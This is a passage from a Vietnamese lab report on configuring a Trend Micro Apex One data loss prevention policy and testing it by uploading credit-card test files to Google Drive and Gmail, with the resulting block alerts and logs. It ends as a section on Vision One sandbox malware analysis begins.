
- Sau khi thực hiện tạo quy tắc thành công, quy tắc vừa tạo sẽ hiển thị trong danh sách. Và nhấn Save để lưu lại toàn bộ chính sách DLP vừa cấu hình.

Rule	Template	Channel	Action	Enabled
Block CreditCard	All: Credit Card Number	Email clients, FTP, HTTP, HTTPS, I...	Block (Notify the agent u...)	<input checked="" type="checkbox"/>

Hình 4.5.7. Danh sách quy tắc DLP đã cấu hình


- Ở phần Targets, để dễ dàng quản lý ta thực hiện đặt tên cho policies ở mục Policy Name là “Data Loss Prevention”.
- Ở mục Targets, nhóm thực hiện chọn đối tượng áp dụng policy, có 4 cách để chọn mục tiêu:
 - **None (Draft only):** Chưa áp dụng cho thiết bị nào, chỉ lưu nháp.
 - **Select Labels:** Gán chính sách cho các nhóm thiết bị đã dán nhãn.
 - **Filter by Criteria:** Lọc thiết bị theo các điều kiện cụ thể.
 - **Specify Target(s):** Chọn trực tiếp thiết bị cụ thể.

- Ở kịch bản này, nhóm chọn phương án Specify Targets, gán cho một thiết bị cụ thể bằng cách nhấn vào Manage Targets.




Hình 4.5.8. Cấu hình đối tượng áp dụng cho policy

- Trong cửa sổ "Specify Target(s)", thực hiện tìm kiếm thiết bị đích để áp dụng chính sách, hệ thống liệt kê danh sách các thiết bị đầu cuối (endpoint) phù hợp với điều kiện tìm kiếm.
- Đánh dấu vào checkbox để chọn thiết bị đích cần áp dụng policy DLP. Sau khi chọn xong, nhấn OK để xác nhận.




Hình 4.5.9. Chọn thiết bị đích để áp dụng policy

- Sau đó, nhấn Deploy để triển khai policy vừa tạo trên các thiết bị mục tiêu.
- Trong giao diện Policy Status của Trend Vision One, ta có thể kiểm tra trạng thái áp dụng chính sách trên thiết bị đầu cuối. Ta có thể thấy chính sách Data Loss Prevention có trạng thái “Deployed”, tức là chính sách DLP đã được triển khai thành công trên thiết bị này.




Hình 4.5.10. Kiểm tra trạng thái áp dụng chính sách DLP trên thiết bị

- Sau khi thực hiện cập nhật policy trên máy mục tiêu, nhóm thực hiện tải lên tệp creditcard_info.txt chứa thông tin của thẻ tín dụng lên Google Drive trên máy này.



Hình 4.5.11. Tải tệp chứa thông tin thẻ tín dụng lên Google Drive

- Ngay sau khi thực hiện tải lên tệp này, hệ thống Trend Micro Apex One đã phát hiện và ngăn chặn hành vi này, tệp không được tải lên thành công. Đồng thời, hệ thống đưa ra cảnh báo vi phạm chính sách bảo vệ dữ liệu hiển thị trên máy mục tiêu.




Hình 4.5.12. Cảnh báo vi phạm chính sách DLP khi tải tệp lên Google Drive

- Ta có thể nhấn đúp vào dòng thông báo để xem log vi phạm chính sách được ghi lại, ở đây liệt kê chi tiết các thông tin liên quan.

The screenshot shows the Google Drive interface with a 'Logs' window open. The window displays a table of log entries for a 'Data Loss Prevention' event. The table has columns for Date/Time, User Name, Channel, Rule Name, Process, Action, Source, and Description. One entry is shown: '5/11/2025 (Sun) ... MSI GAMING Cloud sync (Goo... Block CreditCard C:\Program Files ... Blocked C:\Users\MSI GA... N/A'. A note at the bottom states '(log data only kept for 15 days)'.


Hình 4.5.13. Log vi phạm chính sách DLP trong Apex One

- Tiếp theo, nhóm thực hiện tải tệp nén creditcard.rar chứa thông tin nhạy cảm là thông tin thẻ tín dụng lên Google Drive.



Hình 4.5.14. Tải tệp nén chứa thông tin thẻ tín dụng lên Google Drive

- Ngay khi thực hiện tải tệp lên, hệ thống Trend Micro Apex One đã phát hiện và ngay lập tức ngăn chặn hành vi vi phạm này. Đồng thời, hệ thống gửi cảnh báo đến máy mục tiêu.



Hình 4.5.15. Cảnh báo vi phạm chính sách DLP khi tải tệp lên Google Drive

- Nhấn đúp vào thông báo để xem log vi phạm chính sách được ghi lại.

The screenshot shows a Google Drive interface with a modal window titled "Logs". The modal displays a table of log entries. One entry is highlighted:

Date/Time	User Name	Channel	Rule Name	Process	Action	Source	Description
5/12/2025 (Mon) ...	MSI GAMING	Cloud sync (Goo...)	Block CreditCard	C:\Program Files ...	Blocked	C:\Users\MSI GA...	N/A

(log data only kept for 15 days)

Last threat found: 5/12/2025 0:31

TREND Micro Alerts - Apex One

Hình 4.5.16. Log vi phạm chính sách DLP trong Apex One


- Và cuối cùng, nhóm thực hiện đính kèm tệp creditcard_infor.txt chứa thông tin thẻ tín dụng vào Email để gửi đi.

The screenshot shows a Gmail interface with a "New Message" window open. A file selection dialog box is overlaid on the screen, showing the contents of the "Documents" folder. The file "creditcard_info" is selected.

Name	Date modified	Type
creditcard	5/11/2025 11:15 PM	File folder
creditcard	5/11/2025 11:17 PM	WinRAR ZIP arch
creditcard_info	5/11/2025 6:07 PM	Text Document

Hình 4.5.17. Đính kèm tệp vào Email

- Ngay sau khi thực hiện xong chọn tệp đính kèm, hệ thống Apex One đã ngay lập tức phát hiện, chặn hành vi vi phạm chính sách để bảo vệ dữ liệu. Đồng thời, hệ thống gửi cảnh báo đến máy mục tiêu.



Hình 4.5.18. Cảnh báo vi phạm chính sách DLP khi đính kèm tệp vào Email

- Dưới đây là log được ghi lại khi phát hiện hành vi vi phạm chính sách.

Date/Time	User Name	Channel	Rule Name	Process	Action	Source	Description
5/12/2025 (Mon) ...	MSI GAMING	Web Mail (GMail)	Block CreditCard	C:\Program Files ...	Blocked	C:\Users\MSI GA...	URL:mail.google....

Hình 4.5.19. Log vi phạm chính sách DLP trong Apex One

4.5.3. Video demo

- Video demo: <https://youtu.be/tMWb0QeAKaQ>


4.6. Kịch bản mở rộng: Phân tích malware bằng Sandbox của Trend Vision One

4.6.1. Tổng quát

- Trend Vision One là một nền tảng bảo mật tập trung, giúp:
 - Thu thập, phân tích và phản ứng với các mối đe dọa bảo mật từ nhiều lớp khác nhau trong hệ thống IT của tổ chức.
 - Cung cấp cái nhìn tổng thể về các hoạt động đáng ngờ trên endpoint, email, network, server, cloud workload, identity,...
- Tính năng sử dụng: **Sandbox Analysis** – là công cụ phân tích mối đe dọa mạnh mẽ, cho phép người dùng gửi các tệp tin hoặc đường dẫn đáng ngờ vào một môi trường ảo an toàn để quan sát hành vi thực thi của chúng. Bằng cách sử dụng cả kỹ thuật phân tích tĩnh và động, hệ thống có thể phát hiện các hành vi độc hại tiềm ẩn như tải mã độc, chiếm quyền điều khiển, hoặc liên lạc với máy chủ C&C. Kết quả phân tích được trình bày chi tiết, bao gồm mức độ rủi ro, chỉ số tấn công (IOC), và báo cáo hành vi giúp đội ngũ an ninh đưa ra quyết định phản ứng chính xác.
- Ngoài ra, tính năng này còn tích hợp chặt chẽ với các sản phẩm bảo mật khác của Trend Micro như Deep Discovery, Apex On, Email Inspector,... hỗ trợ tự động gửi mẫu, cảnh báo theo thời gian thực và điều tra tập trung, từ đó nâng cao hiệu quả phòng chống mã độc và giảm thiểu rủi ro an ninh mạng.


4.6.2. Triển khai

- Truy cập vào Threat Intelligence → Sandbox Analysis → Submit Object.



